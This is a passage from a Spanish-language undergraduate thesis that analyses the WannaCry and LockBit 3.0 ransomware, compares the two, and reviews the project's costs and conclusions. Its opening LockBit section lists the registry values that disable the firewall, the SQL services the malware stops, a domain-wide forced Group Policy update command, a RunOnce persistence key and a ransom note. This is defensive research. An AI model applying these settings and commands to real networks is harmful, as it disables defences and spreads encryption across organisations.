HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile	EnableFirewall	0
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile	EnableFirewall	0

Cuadro 5.7: Claves de registro establecidas para desactivar mecanismos de seguridad.

Finalmente, el archivo `Services.xml` incluye la configuración necesaria para detener servicios asociados a servidores SQL para evitar bloqueos durante el cifrado de archivos en los equipos del dominio, y así cifrar estos archivos sensibles. El listado es el siguiente:

- SQLPBDMS
- SQLPBENGINE
- MSSQLFDLauncher
- SQLSERVERAGENT
- MSSQLServerOLAPService
- SSASTELEMETRY

- SQLBrowser
- SQL Server Distributed Replay Client
- SQL Server Distributed Replay Controller
- MsDtsServer150
- SSISTELEMETRY150
- SSISScaleOutMaster150
- SSISScaleOutWorker150
- MSSQLLaunchpad
- SQLWriter
- SQLTELEMETRY
- MSSQLSERVER

Para que todos los equipos apliquen esta política, se fuerza la actualización de las directivas mediante el comando `gpupdate /force` [432].

#### Windows PowerShell

```
PS C:\> Get-ADComputer -filter * -Searchbase 's' | ForEach-Object {
  Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0 }
```

También, establece persistencia en la clave de registro `RunOnce` con un valor de nombre aleatorio que tiene como dato la ruta al malware.

Clave del registro	Valor del registro	Dato
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	{valor_aleatorio}	{ruta_lockbit}

Cuadro 5.8: Clave de registro establecida para persistencia del malware.

Aplica un fondo de pantalla personalizado modificando el registro.

Clave del registro	Valor del registro	Dato
HKCU\Control Panel\Desktop\WallPaper	(Default)	C:\ProgramData\{extension_malware}.bmp

Cuadro 5.9: Clave de registro establecida para fijar el fondo de pantalla.




Figura 5.8: Fondo de escritorio del ransomware LockBit 3.0

Finalmente, cifra los archivos en todas las carpetas accesibles e inserta el archivo {extension\_malware}.README.txt con las instrucciones para el rescate en cada una de ellas.





Figura 5.9: Archivos cifrados con la extensión personalizada .AFFGduKAp



A screenshot of a Windows Notepad window titled "AFFGduKAp.README.txt - Notepad". The menu bar includes "File", "Edit", "Format", "View", and "Help". The main content area contains the following text:

```
!!!All of your files are encrypted!!!
To decrypt them send e-mail to this address: fastwindGlobe@mail.ee
In case of no answer in 24h, send e-mail to this address: fastwindglobe@cock.li
You can also contact us via Telegram: @decryptfastwind
In case of non-payment, all your files will be posted to the public Internet!
Your personal DECRYPTION ID: C9772C004D6BDAD3771DD4D5B4B11BE6
```

Figura 5.10: Nota de rescate generada por LockBit 3.0

### 5.3. Comparativa de ambas muestras

En este apartado se realiza la comparación técnica entre las muestras de ransomware analizadas, WannaCry y LockBit 3.0, en base a sus aspectos fundamentales de funcionamiento y de metodología de trabajo. La comparativa se centra en sus características principales para así diferenciar y comprender la evolución del ransomware a lo largo del tiempo, considerando su contexto de aparición, modelo de negocio, modo de propagación, evolución técnica, lenguaje y arquitectura, técnicas de cifrado, exploits, evasión y sigilo, comportamiento post-infección, mecanismos de pago, y respuesta y mitigación. Los resultados de esta comparación se resumen y se presentan de forma clara y estructurada en la tabla 5.10 para facilitar la visualización de sus diferencias y similitudes más relevantes.

#### Contexto de aparición

##### WannaCry

Primer gran ransomware que explotó vulnerabilidades de SMB en Windows (EternalBlue). Aprovechó herramientas filtradas por el grupo Shadow Brokers. Fue un ataque masivo, sin distinción de objetivo, que buscaba beneficio indiscriminadamente. Su impacto fue global y sirvió como catalizador para la evolución del ransomware.

##### LockBit 3.0

Ransomware-as-a-Service (RaaS) altamente sofisticado y modular, parte del contexto donde el cibercrimen ya es visto como una fuente rentable y menos arriesgada. Nace en un ecosistema ya maduro del ransomware, donde los atacantes operan como empresas, y existe una separación clara entre desarrolladores y afiliados. Su diseño permite personalización y una evolución rápida, además de crear variantes nuevas con mayor facilidad.

#### Modelo de negocio

##### WannaCry

Ataque masivo indiscriminado, sin personalización ni selección de víctimas. No existía un modelo de afiliación ni infraestructura centralizada. El malware se extendía por su cuenta y dejaba una nota de rescate sin preocuparse por gestionar los pagos o mantener contacto con la víctima.

##### LockBit 3.0

Modelo RaaS (Ransomware-as-a-Service) con afiliados. Los desarrolladores proporcionan el malware a atacantes que pagan una comisión. Se realizan ataques dirigidos a empresas con extorsión doble: cifrado de archivos y amenaza de filtración de datos si no se paga el rescate.

## Modo de propagación

### WannaCry

Autopropagación estilo gusano en redes locales y WAN mediante EternalBlue y DoublePulsar. También puede llegar por infección manual a través de técnicas como phishing o instalación remota mediante RATs. Se propagaba automáticamente una vez entraba a una red vulnerable.

### LockBit 3.0

Propagación manual mediante phishing dirigido, explotación de servicios como RDP y uso de herramientas internas como Cobalt Strike. El principal objetivo son las empresas, que al manejar datos sensibles suelen verse obligadas a pagar el rescate, lo que las convierte en víctimas fáciles de extorsión. La autopropagación es poco frecuente y solo ocurre cuando se detectan credenciales comunes de administrador en entornos con Directorio Activo.

## Evolución técnica

### WannaCry

Código bastante simple, sin necesidad de técnicas avanzadas para su análisis. Se puede estudiar fácilmente con análisis estático ya que invoca directamente funciones de la API de Windows sin ocultación compleja que raramente ofusca código o payload.

### LockBit 3.0

Malware en constante evolución, con múltiples versiones (1.0, 2.0, 3.0 y 4.0). Incorpora mecanismos avanzados de evasión que dificultan el análisis estático, tales como llamadas indirectas a API, ofuscación, encriptación y compresión constantes de payload. Esto obliga a recurrir al análisis dinámico para comprender su funcionamiento real, que se ve obstaculizado por varias técnicas de antidepuración aplicadas de múltiples formas y en distintas ubicaciones.

## Lenguaje y arquitectura

### WannaCry

Escrito en C++, compilado para sistemas Windows x86/x64. El ejecutable tiene un tamaño de unos 3.55 MB, lo que lo hace relativamente pesado y con mayor huella en disco y memoria. Esto facilita su detección por soluciones de seguridad, ya que deja más rastros tanto en almacenamiento como en procesos activos.

### LockBit 3.0

Escrito en ensamblador para sistemas Windows x86/x64. Su tamaño es significativamente menor (146 KB), lo que reduce su huella en el sistema y dificulta su detección. Su tamaño reducido le permite pasar más desapercibido ante herramientas de seguridad tradicionales, lo que encaja con su enfoque centrado en la evasión y el sigilo.

## Técnicas de cifrado

### **WannaCry**

Usa un cifrado básico, muy poco eficiente. En pruebas en máquinas virtuales con recursos limitados, se observa que su rendimiento es considerablemente inferior, reflejando un diseño menos optimizado para entornos con restricciones.

### **LockBit 3.0**

Emplea un cifrado rápido, eficiente y más avanzado. En máquinas virtuales con recursos limitados, se aprecia una diferencia notable en el rendimiento respecto a WannaCry, evidenciando una gran optimización y evolución respecto a la eficiencia y velocidad en el cifrado.

## Exploits

### **WannaCry**

Utiliza exploits de día cero como EternalBlue y DoublePulsar, filtrados por Shadow Brokers, para infectar de forma indiscriminada cualquier máquina vulnerable. Su objetivo principal es propagar el ransomware rápidamente sin distinción.

### **LockBit 3.0**

Al ser un ataque dirigido, LockBit se basa menos en exploits masivos y más en la explotación local con ICMLuaUtil para el bypass de UAC. Además, se aprovecha de si se hace uso de credenciales comunes de administrador en entornos de Directorio Activo para propagarse dentro de redes corporativas, enfocándose en objetivos específicos.

## Evasión y sigilo

### **WannaCry**

Emplea técnicas básicas para ocultar su actividad, como esconder la carpeta de trabajo y utilizar nombres de servicios legítimos para camuflarse. Su código rara vez está ofuscado y usa métodos convencionales de compresión. No incorpora mecanismos avanzados para evitar el análisis o detección.

### **LockBit 3.0**

Utiliza técnicas avanzadas de evasión, incluyendo ofuscación constante, cifrado y compresión poco convencionales de payloads, múltiples métodos de antidepuración, y carga indirecta de APIs. Además, evade soluciones EDR como Sophos y Defender, y eleva privilegios mediante un bypass del UAC, dificultando significativamente su análisis y detección.

## Comportamiento post-infección

### WannaCry (2017)

Tras la infección, muestra el programa `@WanaDecryptor@.exe` que informa al usuario sobre el rescate y descifra los archivos en la máquina afectada tras comprobar el pago. No realiza acciones adicionales ni exfiltra datos, centrándose únicamente en el cifrado para extorsionar.

### LockBit 3.0

Además del cifrado de archivos, LockBit 3.0 exfiltra información sensible de la víctima y amenaza con publicarla si no se realiza el pago del rescate, contando así con una estrategia de doble extorsión para aumentar la presión sobre las víctimas, que son principalmente empresas.

## Mecanismos de pago

### WannaCry

Los pagos se realizaban exclusivamente en Bitcoin (BTC), ya que en aquel momento, Bitcoin se consideraba la principal criptomoneda para estas transacciones, aunque su nivel de anonimato era limitado, ya que las operaciones en blockchain pueden ser rastreadas, ya que queda todo registrado.

### LockBit 3.0

Para aumentar el anonimato y dificultar el rastreo, se utilizará probablemente un portal alojado en la Dark Web, que acepta criptomonedas con mayores características de privacidad como puede ser Monero (XMR). Esto refleja la evolución hacia métodos de pago más seguros y menos trazables, aunque no se puede afirmar con certeza absoluta.

## Respuesta y mitigación

### WannaCry (2017)

La mitigación se basa principalmente en aplicar el parche MS17-010 que corrige la vulnerabilidad en SMB, desactivar el protocolo SMBv1 y usar reglas YARA básicas para detección. También ayuda la protección y segmentación de la red para evitar la propagación.

### LockBit 3.0

La mitigación es mucho más compleja debido a la rápida evolución y diversidad de variantes que evaden reglas YARA y firmas tradicionales. Se requieren soluciones EDR/XDR avanzadas con bases de inteligencia de amenazas constantemente actualizadas para detectar y responder eficazmente a estas amenazas.

Aspecto	WannaCry (2017)	LockBit 3.0
Contexto de aparición	Primer gran ransomware que explotó vulnerabilidades de SMB en Windows (EternalBlue).	Ransomware-as-a-Service (RaaS) altamente sofisticado y modular, parte de una evolución profesionalizada del cibercrimen.
Modelo de negocio	Ataque masivo indiscriminado, sin personalización ni selección de víctimas.	Modelo RaaS con afiliados. Ataques dirigidos a organizaciones específicas con extorsión doble (cifrado + filtración de datos en caso de no pago).
Modo de propagación	Auto-propagación estilo gusano en redes locales y WAN mediante EternalBlue y propagación manual (phishing, RATs, etc.).	Propagación manual mediante phishing, explotación de servicios RDP y herramientas internas. Auto-propagación ocasional en entornos con credenciales comunes de administrador en Directorio Activo.
Evolución técnica	Código simple, análisis estático suficiente. Utiliza directamente llamadas a API.	Altamente evolutivo: versiones 1.0, 2.0, 3.0 y 4.0. Requiere análisis dinámico por técnicas avanzadas de evasión.
Lenguaje y arquitectura	Escrito en C++, para sistemas Windows x86/x64. Pesa 3.55MB.	Escrito en ensamblador, para sistemas Windows x86/x64. Pesa 146KB.
Técnicas de cifrado	Usa un cifrado básico muy poco eficiente.	Cifrado rápido, eficiente, y más avanzado.
Exploits	EternalBlue y DoublePulsar (exploits de día cero filtrados por Shadow Brokers).	Explotación de ICMLuaUtil para UAC bypass. Menor dependencia de exploits, más de credenciales y acceso manual.
Evasión y sigilo	Técnicas básicas: oculta su carpeta de trabajo, usa nombres de servicios legítimos, ofuscación infrecuente y comprimido convencional.	Técnicas avanzadas: ofuscación, payloads cifrados y comprimidos poco convencionales, antidepuración variada, carga indirecta de APIs, evasión de EDR (Sophos y Defender), y elevación de privilegios mediante UAC bypass.
Comportamiento post-infección	Muestra programa con información sobre el rescate, cifra archivos y no realiza otras acciones secundarias.	Cifra y exfiltra información sensible. Amenaza con filtrarla si no se paga (doble extorsión).
Mecanismos de pago	Únicamente a través de Bitcoin. Sin panel de pagos.	Usará un portal probablemente en la Dark Web, con criptomonedas no rastreables como Monero.
Respuesta y mitigación	Parche MS17-010, desactivar SMBv1, reglas YARA básicas, protección de red perimetral.	Difícil de mitigar. Variantes evaden reglas YARA y firmas. Requiere soluciones EDR/XDR con una base de inteligencia de amenazas actualizada.

Cuadro 5.10: Comparativa entre WannaCry y LockBit 3.0

## 5.4. Conclusiones preliminares del análisis

La comparación entre WannaCry y LockBit 3.0 ilustra de forma clara la transformación del ransomware de una amenaza primitiva y masiva, hacia una industria criminal altamente sofisticada, organizada y especializada.

WannaCry representa una generación temprana de ransomware que fue altamente perjudicial por su capacidad de propagación y su impacto global, el cual carecía de personalización, de mecanismos complejos de evasión y de una estructura criminal organizada detrás, lo que la hacía fácil de analizar y de neutralizar una vez se analizó, debido a su diseño simple y código poco ofuscado. Además, su modelo de negocio estaba orientado a atacar de forma indiscriminada sin establecer contacto directo con las víctimas.

LockBit 3.0, refleja un salto de calidad importante en la profesionalización del cibercrimen, con un modelo de *Ransomware-as-a-Service* (RaaS), donde actúa como un proveedor que se distribuye entre afiliados, a cambio de una cuota. La propagación de malware se realiza mediante ataques dirigidos a empresas debido a que son más fáciles de extorsionar con grandes cantidades monetarias. Destaca por su diseño modular, uso de técnicas avanzadas de evasión, su reducido tamaño, fácilmente personalizable y su constante evolución lo convierten en una amenaza mucho más difícil de detectar y mitigar, debido al constante cambio y ofuscación variable.

En términos de **complejidad técnica**, LockBit 3.0 supera con creces a WannaCry, no solo por la ofuscación y evasión, sino también por la forma en que evita mecanismos tradicionales de detección, recurriendo a técnicas de bajo nivel que se apoyan en la clara falta de documentación de Windows, que al carecer de esa visibilidad es cuestión de tiempo el descubrir nuevas vulnerabilidades desconocidas que den paso a nuevos exploits.

Finalmente, en cuanto a su **neutralización**, mientras que WannaCry puede neutralizarse con el parche MS17-010 y reglas básicas de detección, LockBit 3.0 obliga a las organizaciones a adoptar soluciones avanzadas (*EDR/XDR*) y estrategias de defensa proactiva basadas en inteligencia con una base de datos que recogen estas variantes.



# Capítulo 6

## Conclusiones

### 6.1. Revisión de costes

En la Tabla 6.1 se presenta una comparativa entre el tiempo que se estimó inicialmente y el tiempo real que se le ha dedicado a cada actividad del proyecto. A partir de esta información se puede observar claramente que se han producido desviaciones importantes en varias fases debido a distintas dificultades tanto imprevistas como previstas que se contemplaron inicialmente en la gestión de riesgos. En concreto, el análisis de WannaCry se alargó significativamente respecto al tiempo esperado, inclusive al peor tiempo, como consecuencia directa de ser la primera muestra en ser analizada sin contar con experiencia previa en el análisis de malware y la falta de familiaridad con las herramientas que se utilizaron a lo largo del proyecto, que sumado a la complejidad técnica ocasionó que se alargase mucho más de lo que se esperaba. Entre los principales motivos se encuentran errores de decompilación y comprensión de conceptos técnicos fundamentales de ingeniería inversa que causaron una ineficiencia considerable en las tareas de análisis de la muestra.

Anticipando la posibilidad de que el análisis completo de las tres muestras no fuese viable, por cuestión de tiempo, se comenzó cuanto antes con el análisis de la muestra más compleja e interesante, LockBit 3.0. Aunque idealmente, se hubiese dedicado tiempo a analizar también una muestra de Ryuk, el análisis de LockBit 3.0 resultó ser aún más exigente de lo previsto, al igual que con WannaCry. Aunque ya se estuviese familiarizado con las herramientas del proyecto tras el análisis de WannaCry, Lockbit 3.0 implementa una ofuscación persistente y avanzada que obliga a combinar análisis estático y dinámico a lo largo de todo el proceso. Entre las tareas más intensivas se destaca el renombrado manual de 305 direcciones de memoria específicas que contienen el puntero a las funciones API cargadas de forma indirecta. Además, LockBit 3.0 no ha sido programado en C++ ni en ningún lenguaje detectable por Detect It Easy, sino que ha sido clasificado como código ensamblador puro, por lo que los resultados de la decompilación eran ocasionalmente imprecisos o carecían de sentido. Aparte, la ausencia de documentación oficial sobre las estructuras de datos internas de Windows, obligó a encontrar recursos alternativos, contrastando cada hallazgo con múltiples fuentes independientes ya que algunas son erróneas.

Una vez finalizado el análisis detallado de LockBit 3.0, y como se contempló inicialmente como posible riesgo en la gestión de riesgos inicial, el análisis de Ryuk se descartó por falta de tiempo. Esta decisión ayudó no solamente en la limitación temporal, sino también debido a una cuestión de calidad, ya que era preferible presentar un análisis completo, riguroso y correctamente explicado que sirviera como referencia de cómo abor-

dar un estudio de malware en profundidad, antes que incluir un tercer análisis superficial basado únicamente en resúmenes o afirmaciones que no cuenten con un respaldo técnico argumentado. Además, Ryuk (2018) se sitúa cronológicamente entre WannaCry (2017) y LockBit 1.0 (2019), por lo que a nivel evolutivo no representa un salto particularmente notorio frente a las muestras ya analizadas, lo que minimiza el impacto por su exclusión para ilustrar la evolución del ransomware.

Por todo esto, aunque la duración total del proyecto fue inferior a la inicialmente estimada, tal y como se refleja en los tiempos marcados en rojo, debe señalarse que dicho valor sería considerablemente mayor si se hubiese llevado a cabo también el análisis de Ryuk.

NUM	Actividad	Te (estimado)	Tr (real)
1	<b>Proyecto</b>	<b>102</b>	<b>89.75</b>
2	<b>Definición de requisitos</b>	<b>4</b>	<b>1</b>
3	Requisitos funcionales	2	0.5
4	Requisitos no funcionales	2	0.5
5	<b>Preparación del sistema</b>	<b>2.25</b>	<b>1.5</b>
6	Configuración de VirtualBox	0.54	0.25
7	Instalación de Windows 10 en VirtualBox	0.54	0.25
8	Instalación de herramientas	1.5	1
9	<b>Análisis</b>	<b>91.79</b>	<b>86.5</b>
10	Obtención de muestras	1	0.5
11	Documentación inicial de WannaCry	0.83	1
12	Análisis Estático WannaCry	14.33	24
13	Análisis Dinámico WannaCry	3.16	2.5
14	Documentación de hallazgos WannaCry	3.16	3
15	Marco Mitre ATT&CK WannaCry	1.0	0.5
16	Elaboración regla YARA WannaCry	0.75	0.5
17-22	Análisis Ryuk	29.15	0
23	Documentación inicial de LockBit 3.0	0.83	1
24	Análisis Estático LockBit 3.0	26.33	36
25	Análisis Dinámico LockBit 3.0	4.17	8
26	Documentación de hallazgos LockBit 3.0	4	8
27	Marco MITRE ATT&CK LockBit 3.0	1.5	0.5
28	Elaboración regla YARA LockBit 3.0	1.46	1
29	<b>Pruebas</b>	<b>4.0</b>	<b>0.75</b>
30	Validación de las reglas YARA	2.0	0.5
31	Comprobación frente a falsos positivos	2.0	0.25

Cuadro 6.1: Comparativa entre estimación temporal (Te) y tiempo real (Tr) en días

Una vez se conoce el tiempo real dedicado al desarrollo del proyecto, hay que actualizar todos los costes que se calcularon previamente. Primero, habría que recalcular el coste total del personal calulando primero el coste diario estimado del salario bruto del analista

de malware:

$$\text{Coste diario} = 125,00 \text{ €/día}$$

Debido a que el tiempo real invertido en el proyecto ha sido de **89.75 días**, el nuevo coste total de personal asciende a:

$$\text{Coste total de personal} = 89,75 \text{ días} \times 125,00 \text{ €/día} = 11\,218,75 \text{ €}$$

Además, hay que actualizar la amortización del equipo informático utilizado durante el proyecto, cuyo valor inicial fue de 1000€. La amortización diaria se mantiene, ya que el precio del equipo no se ha modificado:

$$\text{Amortización diaria} = 0,5479 \text{ €/día}$$

Considerando un uso del 100 % durante los 89.75 días reales de trabajo, el coste de amortización final es:

$$\begin{aligned}\text{Amortización final} &= \text{Días de uso} \times \text{Porcentaje de uso} \times \text{Amortización diaria} \\ &= 89,75 \times 1 \times 0,5479 = 49,17 \text{ €}\end{aligned}$$

Por tanto, el **coste directo total** actualizado del proyecto es:

$$\text{Coste directo total} = 11\,218,75 + 49,17 = 11\,267,92 \text{ €}$$

A partir de este valor actualizado se procede a recalcular los costes indirectos. Pero antes que eso, se recalcula la cuota de Seguridad Social que corresponde a las contingencias comunes, de un 28.3 % del salario bruto del trabajador [10]:

$$\text{Cuota Seguridad Social} = 11\,218,75 \times 0,283 = 3\,174,91 \text{ €}$$

A este importe se le suma un coste indirecto adicional, que se corresponde al 15 % del total de costes directos para obtener los costes indirectos estimados del proyecto:

$$\text{Coste indirecto} = (11\,267,92 \times 0,15) + 3\,174,91 = 1\,690,19 + 3\,174,91 = 4\,865,10 \text{ €}$$

Finalmente, el **coste total actualizado del proyecto** se obtiene con la suma del coste directo total y los costes indirectos estimados:

$$\text{Coste total del proyecto} = 11\,267,92 + 4\,865,10 = 16\,133,02 \text{ €}$$

Debido a que el análisis del ransomware Ryuk fue descartado finalmente del alcance del proyecto, el tiempo total de ejecución se ha reducido de los 102 días iniciales previstos a 89.75 días reales, que causa que los costes asociados al salario del analista de malware, el coste amortizado del equipo y los costes indirectos, también se vean reducidos. La Tabla 6.2 presenta una comparativa entre los costes inicialmente estimados y los costes finales tras la realización del proyecto.

Concepto	Descripción	Coste total inicial (€)	Coste total final (€)
<b>Coste de personal</b>			
Analista de malware	Salario estimado (30 000€/año)	12 750.00	11 218.75
<b>Material necesario</b>			
Ordenador	Coste amortizado (equipo de 1 000€)	55.89	49.17
<b>Software y licencias</b>			
HxD	Licencia gratuita (Freeware)	0.00	0.00
Resource Hacker	Licencia gratuita (Freeware)	0.00	0.00
Detect It Easy	Licencia libre (MIT)	0.00	0.00
Ghidra	Licencia libre (Apache 2.0)	0.00	0.00
x32dbg / x64dbg	Licencia libre (GPLv3)	0.00	0.00
Wireshark	Licencia libre (GPLv2)	0.00	0.00
VirtualBox	Licencia libre (GPLv2)	0.00	0.00
Visual Studio Community	Licencia gratuita para uso académico	0.00	0.00
Visual Studio Code	Licencia libre (MIT)	0.00	0.00
Process Hacker	Licencia libre (GPLv3)	0.00	0.00
<b>Coste indirecto</b>	—	<b>5 529.13</b>	<b>4 865.10</b>
<b>Coste total del proyecto</b>		<b>18 335.02</b>	<b>16 133.02</b>

Cuadro 6.2: Comparativa entre el coste total inicial y final estimado

## 6.2. Conclusiones

El análisis técnico de muestras de ransomware como *WannaCry* y *LockBit 3.0* demuestra que la disciplina del análisis de malware juega un rol importante en la ciberseguridad, no solamente para comprender y mitigar ataques que hayan ocurrido, sino también para anticiparse a futuros ataques similares y así fortalecer las defensas antes de que ocurra algo semejante. Esta práctica rigurosa proporciona un conocimiento técnico profundo que, bien documentado y correctamente aplicado, constituye una de las principales líneas de defensa frente al cibercrimen organizado, especialmente frente a familias de malware en constante evolución y sofisticación.

En este Trabajo de Fin de Grado se han cumplido los principales objetivos planteados, a pesar de los cambios necesarios en el alcance del proyecto para poder ajustarse a la

limitación temporal. Se ha diseñado satisfactoriamente un laboratorio técnico de análisis de malware completamente personalizado, con el que se ha adquirido gran familiaridad con las herramientas utilizadas, las cuales han permitido estudiar en profundidad dos muestras de ransomware que han tenido un gran impacto en el cibercrimen y con características muy diferentes. La eficacia del entorno se ha demostrado al poder abordar el análisis completo de estas dos muestras, con un salto grande de dificultad de una respecto de la otra, desde ransomware masivo poco ofuscado como *WannaCry*, hasta ransomware moderno, modular, con carga dinámica, técnicas avanzadas de evasión y ofuscación persistente como *LockBit 3.0*.

Además, se han desarrollado reglas YARA personalizadas capaces de detectar los comportamientos y patrones concretos observados en estas muestras, y se han enmarcado en el marco Mitre ATT&CK como estándar de referencia para clasificar las tácticas y técnicas utilizadas por los atacantes, facilitando así la comprensión estructurada del patrón de ataque de un ransomware en un estándar reconocido que cuenta con documentación de este tipo de tácticas y técnicas. También se han generado múltiples scripts auxiliares que complementan el análisis del proceso de ingeniería inversa.

Durante el desarrollo del proyecto, se ha justificado la elevada dificultad técnica asociada al análisis de malware real, donde, en particular, se evidencia la necesidad de adaptar herramientas, metodologías y estrategias ante la falta de documentación oficial, errores de decompilación, y las distintas técnicas de evasión que complican o imposibilitan el análisis estático y dinámico. Este proceso ha requerido, a lo largo del proyecto, una mejora progresiva en la comprensión de estructuras internas del sistema operativo que usualmente carecen de documentación, asignación dinámica de funciones API que requieren de una depuración precisa para extraer cada una, interpretación de código ensamblador, y el sorteo de las distintas técnicas de ofuscación, compresión y cifrado utilizadas por las muestras de malware. Además, aunque se descartó el análisis de la muestra intermedia de *Ryuk* por adecuarse a la limitación temporal y para asegurar la calidad del análisis, esto permitió obtener un análisis riguroso y bien documentado de las muestras de *WannaCry* y *LockBit 3.0*.

En resumen, este trabajo sirve como una base importante para el análisis forense y la explotación binaria, con una aplicación real y relevante para las bases de inteligencia de ciberseguridad que reportan estas amenazas y tratan de neutralizar las variantes derivadas mediante soluciones EDR y XDR.

### 6.3. Trabajo futuro

Como continuación natural del presente trabajo, una primera línea de trabajo pendiente sería realizar el análisis detallado del ransomware *Ryuk*, el cual se ha descartado por falta de tiempo, que podría aportar algún patrón de ataque o mecanismo de propagación nuevo, y ver en una franja de tiempo más acotada como han evolucionado uno respecto del otro.

Otra línea de trabajo posible sería realizar el análisis técnico de otras muestras de ransomware que hayan tenido un alto impacto durante los últimos dos años, priorizando las que hayan provocado un número elevado de infecciones, para así seguir descubriendo nuevas técnicas y patrones de ataque poco tradicionales.

Además, el conocimiento y la metodología que se ha adquirido en este trabajo sirven co-

mo base sólida en la preparación de certificaciones profesionales en el ámbito del análisis forense y explotación binaria, como la **Offensive Security Exploit Developer (OSED)**, la **Offensive Security Exploitation Expert (OSEE)** y **GIAC Reverse Engineering Malware (GREM)**. Todas estas exigen una comprensión avanzada de técnicas de ingeniería inversa, estructuras internas del sistema operativo Windows y habilidades para detectar y explotar vulnerabilidades en binarios reales, habilidades que se han aplicado de forma constante a lo largo del trabajo y podrían seguir siendo perfeccionadas con el análisis de otros casos prácticos.

# Apéndice A

## Apéndice

### Introducción de Ensamblador x64/x86

#### Historia del Lenguaje Ensamblador

La aparición del *lenguaje ensamblador* (ASM) se remonta a 1947, cuando Kathleen Booth diseñó la **Notación Contraída**, que sirvió como la base fundamental para el desarrollo del lenguaje ensamblador. Esta notación consistía en representaciones simbólicas en forma matemática, que expresan las operaciones realizadas por un computador.<sup>1</sup>

John von Neumann fue una de las principales fuentes de inspiración, gracias al documento que publicó en 1945 titulado *First Draft of a Report on the EDVAC*, que se conoce a día de hoy como la arquitectura de von Neumann, que planteó cómo estructurar los computadores modernos. Además, de que su encuentro con Kathleen y Andrew Booth contribuyó a la elaboración de dicha notación.<sup>2</sup>

El término *assembler* (ensamblador) apareció por primera vez en 1951 en el libro *The Preparation of Programs for an Electronic Digital Computer*, escrito por Maurice Vincent Wilkes, David John Wheeler y Stanley J. Gill, que se describe como un programa que ensambla otro programa que consiste en múltiples secciones en un único programa (“a program that assembles another program consisting of several sections into a single program”).

En 1952, es cuando se implementó por primera vez un ensamblador simbólico, en el ordenador IBM 701, al que se atribuye su éxito a Nathaniel Rochester. Esta implementación permitió una mayor eficiencia en la elaboración de programas, se facilitó su escritura, se redujo su extensión y se simplificó la lectura de comandos, en comparación uso exclusivo anterior de números o formatos complejos.

Desde ese momento, hubo numerosos avances, principalmente por parte de IBM que con el tiempo se unieron empresas como Hewlett-Packard (HP), que desarrollaron sus propias versiones. Esta evolución continua marcó un punto de inflexión en la historia de la programación permitiendo la creación de nuevas herramientas y lenguajes que siguen vigentes hasta el día de hoy.<sup>3</sup>

<sup>1</sup><https://hackaday.com/2018/08/21/kathleen-booth-assembling-early-computers-while-inventing-assembly/>

